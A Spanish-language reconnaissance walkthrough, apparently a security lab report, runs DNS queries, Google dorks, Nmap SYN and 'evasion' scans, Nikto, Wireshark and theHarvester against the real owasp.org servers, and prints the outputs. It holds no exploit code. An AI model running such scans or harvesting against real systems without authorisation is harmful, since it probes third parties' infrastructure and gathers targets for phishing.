
Combined Financial Statements:

Combined Statement of Financial Position .....

.....

2

```
evince OWASP_Audit_Report_2016.pdf
```



- Búsqueda de Información Sensible:**


Podemos modificar los términos de búsqueda para encontrar información sensible, como:

site:owasp.org "secret"

The screenshot shows a browser window with the title 'OWASP Cheat Sheet Series'. On the left, there is a sidebar with links to various cheat sheets: Prototype Pollution Prevention, Query Parameterization, REST Assessment, REST Security, Ruby on Rails, SAML Security, SQL Injection Prevention, Secrets Management, Secure Cloud Architecture, and Secure Product Design. The main content area is titled 'Secrets Management Cheat Sheet' and includes an 'Introduction' section. The introduction discusses the widespread use of secrets in modern applications and their storage in source code, configuration files, and management tools.

site:owasp.org "confidential"

The screenshot shows a browser window with the OWASP TOP 10 LLM Applications & Generative AI logo at the top. The main content features the text 'LLM06' and 'Sensitive' in large, bold letters, with a background graphic of a deer silhouette.




site:owasp.org "apikey"

The screenshot shows the OWASP Cheat Sheet Series website with the REST Security Cheat Sheet selected. The left sidebar contains links to various cheat sheets like OS Command Injection Defense, PHP Configuration, and REST Security. The main content area displays the REST Security Cheat Sheet with sections for Introduction, REST (or REpresentational State Transfer), and Evolution. A sidebar on the right lists other REST-related topics such as HTTPS, Access Control, JWT, API Keys, and Input validation.


Mientras tanto arrancamos Wireshark:

```
(kali㉿kali)-[~/home/kali]
└─$ sudo wireshark
[sudo] password for kali:
** (wireshark:181854) 13:09:39.351086 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not
ng to '/tmp/runtime-root'
```

Recolectamos y miramos el tráfico de Red con eth0



Recolectamos más de 32.565 Frame



#### d) Consulta de DNS (usando dig o nslookup)

La consulta DNS es fundamental para entender la infraestructura de un dominio. Usando dig o nslookup en la terminal de Kali Linux para obtener información sobre los registros de DNS.

#### USANDO DIG:

```
dig owasp.org A
```

```
LPS> dig owasp.org A

; <>> DiG 9.20.0-Debian <>> owasp.org A
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 11984
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;owasp.org.           IN      A

;; ANSWER SECTION:
owasp.org.        215     IN      A      172.67.10.39
owasp.org.        215     IN      A      104.22.26.77
owasp.org.        215     IN      A      104.22.27.77

;; Query time: 31 msec
;; SERVER: 10.0.2.3#53(10.0.2.3) (UDP)
;; WHEN: Mon Nov 04 01:53:32 EST 2024
;; MSG SIZE  rcvd: 86
```

## Resultados de la Consulta A

- **Direcciones IP:**

- 172.67.10.39
- 104.22.26.77
- 104.22.27.77

## Análisis de Resultados

Estas direcciones IP son las que se utilizan para resolver el dominio owasp.org. Esto puede ser útil en el proceso de reconocimiento y análisis de la superficie de ataque, ya que podemos investigar más sobre cada IP y determinar si hay otros servicios o subdominios asociados.

- **Verificación de Registros MX**

Como siguiente paso, podemos consultar los registros de correo para ver si hay información adicional relacionada con el manejo de correo electrónico del dominio:

```
dig owasp.org MX
```

```
; <>> DiG 9.20.0-Debian <>> owasp.org MX
;; global options: +cmd
;; Got answer:
;; →HEADER<→ opcode: QUERY, status: NOERROR, id: 51075
;; flags: qr rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;owasp.org.           IN      MX

;; ANSWER SECTION:
owasp.org.          300     IN      MX      1 aspmx.l.google.com.
owasp.org.          300     IN      MX      10 alt3.aspmx.l.google.com.
owasp.org.          300     IN      MX      10 alt4.aspmx.l.google.com.
owasp.org.          300     IN      MX      5 alt1.aspmx.l.google.com.
owasp.org.          300     IN      MX      5 alt2.aspmx.l.google.com.

;; Query time: 27 msec
;; SERVER: 10.0.2.3#53(10.0.2.3) (UDP)
;; WHEN: Mon Nov 04 01:59:18 EST 2024
;; MSG SIZE  rcvd: 156
```

## Resultados de la Consulta MX

- **Registros MX:**

- **Prioridad 1:** aspmx.l.google.com.
- **Prioridad 5:** alt3.aspmx.l.google.com.
- **Prioridad 5:** alt4.aspmx.l.google.com.
- **Prioridad 10:** alt1.aspmx.l.google.com.
- **Prioridad 10:** alt2.aspmx.l.google.com.

## Análisis de Resultados

Los registros indican que el dominio owasp.org utiliza Google como su proveedor de servicios de correo. Las prioridades de los registros MX determinan el orden en que los servidores de correo intentarán enviar correo electrónico.

- **Consulta de Registros TXT**

Ahora que tenemos la información sobre los registros MX, podemos seguir consultando registros TXT, que a menudo contienen información sobre políticas de seguridad, verificación de dominio, o configuraciones relacionadas con SPF/DKIM:

```
dig owasp.org TXT
```

## Resultados de la Consulta TXT

```
└─(kali㉿kali)-[~/home/kali]
PS> dig owasp.org TXT

; <>> DiG 9.20.0-Debian <>> owasp.org TXT
;; global options: +cmd
;; Got answer:
;; →HEADER← opcode: QUERY, status: NOERROR, id: 24491
;; flags: qr rd ra; QUERY: 1, ANSWER: 9, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;owasp.org.          IN      TXT

;; ANSWER SECTION:
owasp.org.        300     IN      TXT      "MS=ms73859685"
owasp.org.        300     IN      TXT      "RrGYbfHtHhF55ld5k5Rw87iuBu7wAWOX4GR9zffrTh4="atlassian-domain-verification=BhaFKFKoRcW20xvi6UJ3U0CKoc
KOCgLH6LSuiBYPQ5A53cSCUN6gcbzcKS0mlVGs"
owasp.org.        300     IN      TXT      "google-site-verification=1zT9Of9pBuTj1rgeGCxMbya3iQQMxFE
9-DzUBhftUVQ"
owasp.org.        300     IN      TXT      "google-site-verification=I9qx_X9EKlR_rfceG25-iXHBXJvLrme
```

- **MS**

MS=ms73859685

- **Registros de Verificación de Dominio (Google y Atlassian)**

RrGYbfHtHhF55ld5k5Rw87iuBu7wAWOX4GR9zffrTh4=atlassian-domain-  
verification=BhaFKFKoRcW20xvi6UJ3U0CKocKOCgLH6LSuiBYPQ5A53cSCUN6gcbzcKS  
OmlVGs

- **Google Site Verification (múltiples entradas)**

- ⤵ google-site-verification=1zT9Of9pBuTj1rgeGCxMbya3iQQMxFE9-DzUBhftUVQ
- ⤵ google-site-verification=I9qx\_X9EKlR\_rfceG25-iXHBXJvLrmeNbkeDy182iI
- ⤵ google-site-verification=\_sIXlbOCopK1Ss9VQEoxdsNxpScVKvXVB\_JtPpyL3eQ
- ⤵ google-site-verification=hJ9eCIFoexfh1sb-WVBkVB5PEND3JiaojOVyaNpyWK8
- ⤵ google-site-verification=ubHJGF1N2ylOhYxQnIzEIIFaqUodqsIdTLXF-rCX9ps

- **SPF (Sender Policy Framework)**

```
v=spf1 include:_spf.google.com include:servers.mcsv.net include:amazoneses.com -all
```

- **Usando nslookup**

```
nslookup -type=any owasp.org
```

```
(kali㉿kali)-[~/home/kali]
└─$ nslookup -type=any owasp.org
Server:          10.0.2.3
Address:         10.0.2.3#53

Non-authoritative answer:
owasp.org        hinfo = "RFC8482" ""

Authoritative answers can be found from:
```

El comando nslookup -type=any owasp.org se utiliza para realizar una consulta DNS (Domain Name System) para obtener información de cualquier tipo sobre el dominio owasp.org.

Este comando también devuelve información sobre los registros DNS, pero puede tener un formato diferente. Puedes explorar subdominios específicos con:

```
nslookup -type=any subdominio.owasp.org
```

```
(kali㉿kali)-[~/home/kali]
└─$ nslookup -type=any subdominio.owasp.org
Server:          10.0.2.3
Address:         10.0.2.3#53

** server can't find subdominio.owasp.org: NOTIMP
```

## 1.2. Recolección de Información Activa con Nmap

### a) Escaneo de Puertos Básico


- Usamos **Nmap** para realizar un escaneo básico de puertos en el sitio de OWASP Juice Shop.
- Desde Kali Linux, abre la terminal y ejecuta:

```
sudo nmap -sS -p- -T4 <IP_del_sitio_oDominio>
```

en nuestro caso sería:

```
sudo nmap -sS -p- -T4 104.22.26.77
```

Esto buscará todos los puertos abiertos en el dominio objetivo.



(kali㉿kali)-[~/home/kali]  
PS> sudo nmap -sS -p- -T4 104.22.26.77  
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-04 13:46 EST  
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan  
SYN Stealth Scan Timing: About 1.25% done; ETC: 13:54 (0:07:55 remaining)  
Stats: 0:00:48 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan  
SYN Stealth Scan Timing: About 73.17% done; ETC: 13:47 (0:00:18 remaining)  
Stats: 0:00:51 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan  
SYN Stealth Scan Timing: About 79.43% done; ETC: 13:47 (0:00:13 remaining)

- **sudo**  
Otorga privilegios de superusuario, necesarios para realizar el escaneo SYN, ya que este requiere acceso a sockets en modo raw.
- **nmap**  
Es la herramienta de red que se está utilizando para el escaneo.
- **-sS**  
Realiza un "SYN Scan" o escaneo de tipo SYN, también conocido como escaneo "stealth" (silencioso). Este método envía paquetes SYN a los puertos y analiza las respuestas sin establecer conexiones completas, lo que permite identificar puertos abiertos con menos probabilidad de ser detectado.
- **-p-**  
Escanea todos los puertos (desde el 1 hasta el 65535), en lugar de limitarse a un rango específico o solo a los puertos más comunes.
- **-T4**  
Establece el nivel de velocidad de escaneo en "agresivo". Esta opción optimiza el escaneo para que sea más rápido, pero a costa de aumentar la carga en la red.

Este comando busca identificar qué puertos están abiertos en el servidor objetivo y, en función de las respuestas recibamos, puede ayudar a detectar servicios potencialmente vulnerables o configuraciones inseguras.

Al terminar nos da esto:

```
(kali㉿kali)-[~/home/kali]
└─$ sudo nmap -sS -p- -T4 104.22.26.77
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-04 13:46 EST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 1.25% done; ETC: 13:54 (0:07:55 remaining)
Stats: 0:00:48 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 73.17% done; ETC: 13:47 (0:00:18 remaining)
Stats: 0:00:51 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 79.43% done; ETC: 13:47 (0:00:13 remaining)
Nmap scan report for 104.22.26.77
Host is up (0.00039s latency).
Not shown: 63053 filtered tcp ports (net-unreach), 2479 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 66.13 seconds

(kali㉿kali)-[~/home/kali]
└─$
```

- **Puertos detectados como abiertos:**

- **80/tcp**

Abierto, utilizado para HTTP, lo que sugiere que el servidor tiene un servicio web accesible sin cifrado.

- **443/tcp**

Abierto, utilizado para HTTPS, lo que indica que el servidor ofrece conexiones web seguras (cifradas).

- **8080/tcp**

Abierto, generalmente asociado a proxies HTTP o servidores de aplicaciones web (como Apache Tomcat).

- **Puertos filtrados:**

- Nmap reporta un gran número de puertos como filtrados (no accesibles), lo cual significa que probablemente hay un firewall o sistema de seguridad en el servidor que bloquea estos puertos y evita que Nmap determine su estado.

- **Tiempo de escaneo:**

- Nmap completó el escaneo en 66.13 segundos, gracias a la opción -T4, que optimiza el escaneo para hacerlo más rápido.

El resultado final muestra que el servidor tiene servicios web activos y accesibles en los puertos 80, 443, y 8080, lo cual podría ser útil para realizar evaluaciones de seguridad o pruebas adicionales sobre estos servicios.

### b) Detección de Sistema Operativo y Servicios

- Utiliza el siguiente comando para obtener detalles de los servicios y sistemas operativos en los puertos abiertos:

```
sudo nmap -A 104.22.26.77
```

```
└─(kali㉿kali)-[~/home/kali]
└─$ sudo nmap -A 104.22.26.77
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-04 13:55 EST
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:07 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
└─
```

Nmap intentará identificar versiones de software y servicios en ejecución, lo cual ayudara a conocer qué versiones podrían tener vulnerabilidades conocidas.

Al terminar nos da esto:

```
└─(kali㉿kali)-[~/home/kali]
└─$ sudo nmap -A 104.22.26.77
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-04 13:55 EST
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:07 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 104.22.26.77
Host is up (0.00056s latency).
All 1000 scanned ports on 104.22.26.77 are in ignored states.
Not shown: 1000 filtered tcp ports (net-unreach)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1  0.46 ms  104.22.26.77

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.50 seconds
```

El resultado del escaneo indica que todos los puertos están en un estado "filtered" o filtrado, lo que significa que un firewall o algún sistema de filtrado de red está bloqueando el acceso a estos puertos. Esto es común en servidores protegidos, especialmente aquellos que usan servicios de mitigación de ataques DDoS o proxies inversos, como los que ofrece Cloudflare, que protege muchos servicios web, incluido OWASP.

- **Escaneo específico de puertos comunes**

A veces se puede restringir el escaneo a puertos comunes puede revelar algún servicio accesible. Por lo cual usamos el siguiente comando:

```
sudo nmap -p 80,443 104.22.26.77
```

```
sudo nmap -sS -p 80,443 104.22.26.77
```

```
(kali㉿kali)-[~/home/kali]
└─$ sudo nmap -p 80,443 104.22.26.77
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-04 14:01 EST
Nmap scan report for 104.22.26.77
Host is up (0.00064s latency).

PORT      STATE      SERVICE
80/tcp    filtered  http
443/tcp   filtered  https

Nmap done: 1 IP address (1 host up) scanned in 13.22 seconds
```

En este escaneo, se utilizó Nmap para verificar el estado de los puertos 80 (HTTP) y 443 (HTTPS) en el servidor con IP 104.22.26.77. Ambos puertos están en estado "filtered" o filtrado, lo que indica que un firewall o sistema de seguridad en la red está bloqueando el acceso a estos puertos.

- **Escaneo con técnicas de evasión**

Algunas veces, ajustar el tiempo o emplear técnicas de evasión ayuda a pasar ciertos filtros:

```
sudo nmap -sS -p- -T2 104.22.26.77
```

El ajuste de velocidad (-T3) hace el escaneo menos agresivo tanto un escaneo balanceado entre rapidez y discreción, lo cual podría evitar ser bloqueado por el firewall.

```
(kali㉿kali)-[~/home/kali]
└─$ sudo nmap -sS -p- -T2 104.22.26.77
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-04 14:09 EST
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 12.50% done; ETC: 14:09 (0:00:14 remaining)
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 25.00% done; ETC: 14:09 (0:00:09 remaining)
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 37.50% done; ETC: 14:09 (0:00:05 remaining)
Stats: 0:01:22 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.24% done
Stats: 0:01:32 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.28% done
Stats: 0:02:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.43% done
Stats: 0:02:46 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.56% done
```

- **Pruebas con Nikto**

Pasaremos al siguiente fase de utilizar Nikto

---

### 1.3. Escaneo con Nikto (Análisis de Seguridad Web)

Antes que nada aseduremos que tenemos la instalación de Nikto:

#### Actualizar los repositorios y paquetes existentes

```
sudo apt update && sudo apt upgrade
```

#### Instalar Nikto

```
sudo apt install nikto
```

- **Nikto** es una herramienta para analizar aplicaciones web y detectar configuraciones incorrectas y vulnerabilidades.
- En Kali Linux, ejecuta:

```
nikto -h https://owasp.org/www-project-juice-shop/
```

```
(kali㉿kali)-[~/home/kali]
└─$ nikto -h https://owasp.org/www-project-juice-shop/
- Nikto v2.5.0

+ Multiple IPs found: 104.22.26.77, 172.67.10.39, 104.22.27.77, 2606:4700:10::ac43:a27, 2606:4700:10::681
6:1b4d, 2606:4700:10::6816:1a4d
+ Target IP: 104.22.26.77
+ Target Hostname: owasp.org
+ Target Port: 443

+ SSL Info: Subject: /CN=owasp.org
Ciphers: TLS_AES_256_GCM_SHA384
Issuer: /C=US/O=Google Trust Services/CN=WE1
+ Start Time: 2024-11-04 15:11:30 (GMT-5)

+ Server: cloudflare
+ /www-project-juice-shop/: Retrieved via header: 1.1 varnish.
+ /www-project-juice-shop/: Retrieved x-served-by header: cache-mia-kmia1760023-MIA.
+ /www-project-juice-shop/: Retrieved access-control-allow-origin header: *.
+ /www-project-juice-shop/: Fastly CDN was identified by the x-timer header. See: https://www.fastly.com/
```

- Nikto generará un informe de posibles vulnerabilidades en la configuración del sitio web, como directorios accesibles, versiones obsoletas de software y otros problemas de seguridad.

## Resultados del Escaneo con Nikto

- **IP y Hostnames Identificados:**

Se encontraron múltiples direcciones IP asociadas con el dominio owasp.org:

- 104.22.26.77
- 172.67.10.39
- 104.22.27.77

Además, se encontraron algunas direcciones IPv6.

- **Información sobre SSL**

- **Subject**

El certificado SSL tiene como sujeto CN=owasp.org.

- **Ciphers**

Utiliza el cifrado TLS\_AES\_256\_GCM\_SHA384, lo que indica una conexión segura.

- **Issuer**

Emitido por Google Trust Services.

- **Cabeceras HTTP:**

- **Server**

Indica que el servidor está detrás de Cloudflare.

Se identificaron varias cabeceras inusuales, lo que podría proporcionar información sobre la infraestructura y la configuración del servidor:

- x-served-by, x-fastly-request-id, x-proxy-cache, entre otras.

- **X-Content-Type-Options**

Este encabezado no está configurado, lo que puede permitir que un agente de usuario (como un navegador) procese contenido de forma diferente a su tipo MIME. Esto puede ser una vulnerabilidad.

- **Content-Encoding**

Se establece en "deflate", lo que puede hacer que el servidor sea vulnerable a un ataque conocido como BREACH. Este ataque se explota mediante la compresión de datos para revelar información sensible.

---

## 1.4. Análisis de Tráfico con Wireshark y Suricata

### a) Captura de tráfico con Wireshark

- Abrimos **Wireshark** en Kali Linux y seleccionamos la interfaz de red que está conectada a la misma red que el servidor (si está en la misma red).
- Filtramos el tráfico HTTP para ver solicitudes y respuestas entre tu máquina y OWASP Juice Shop:


Sabemos que tenemos lo siguiente:

<https://owasp.org/www-project-juice-shop/> : 104.22.26.77

<https://mas.owasp.org/> : 172.67.10.39

http

- Observamos los paquetes capturados para analizar el tráfico de red, peticiones HTTP, y cualquier información interesante como cookies, rutas, o posibles parámetros en las URLs.



- **Frame:** 1045, tamaño 791 bytes.
- **Hora de llegada:** 4 de noviembre de 2024, 13:15:42 EST.
- **Protocolo:** Ethernet, IP, TCP, HTTP y OCSP.
- **IP de origen:** 192.16.49.85, **IP de destino:** 10.0.2.15.
- **Puerto HTTP:** 80 (origen), 58632 (destino).
- **Estado HTTP:** 200 OK, indicando que la solicitud fue exitosa.

- **Contenido:** Respuesta OCSP para verificar el estado del certificado digital, con un tipo de contenido application/ocsp-response.

## Observaciones

- El tráfico sugiere que se está verificando la validez del certificado del servidor OWASP Juice Shop, lo que es importante para el análisis de seguridad.

## 1.5. Recolección de Información de Correo Electrónico con The Harvester

- El comando **theHarvester** se utiliza en ciberseguridad para recolectar información sobre un dominio específico, como direcciones de correo electrónico y nombres de usuario. Esto es útil para identificar objetivos potenciales en ataques de ingeniería social o phishing.
- Desde Kali Linux, se ejecuta:

```
theHarvester -d owasp.org -l 500 -b all
```

- **-d owasp.org:** Especifica el dominio que deseas investigar.
- **-l 500:** Limita el número de resultados a 500.
- **-b all:** Busca en todas las fuentes disponibles.

```
(kali㉿kali)-[~/home/kali]
└─$ theHarvester -d owasp.org -l 500 -b all
Read proxies.yaml from /home/kali/.theHarvester/proxies.yaml
*****
* [ ] Target: owasp.org
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
*
*****
[*] Target: owasp.org
Read api-keys.yaml from /home/kali/.theHarvester/api-keys.yaml
[!] Missing API key for bevigil.
```

## Resultados

```
[*] ASNs found: 4
```

```
AS13335  
AS14618  
AS22612  
AS54113
```

El análisis de seguridad identificó cuatro Sistemas Autónomos (ASNs) asociados al dominio **owasp.org**: AS13335, AS14618, AS22612 y AS54113. La presencia de múltiples ASNs indica una infraestructura diversificada, lo que puede contribuir a una mayor resiliencia y redundancia en la conectividad. Sin embargo, también plantea desafíos en la gestión de la seguridad, ya que cada ASN puede estar sujeto a diferentes políticas y configuraciones.

```
[*] Interesting URLs found: 46
```

---

```
https://cheatsheetseries.owasp.org/  
https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.html  
https://owasp.org/  
https://owasp.org//index.php//Category:/OWASP/_Top/_Project  
https://owasp.org//index.php//Static/_Code/_Analysis  
https://owasp.org//index.php//Top/_10/_2017/_Top/_10  
https://owasp.org//www/-community//attacks//xss//  
https://owasp.org/SecureCodingDojo/codereview101/snippetInputValidation1.java  
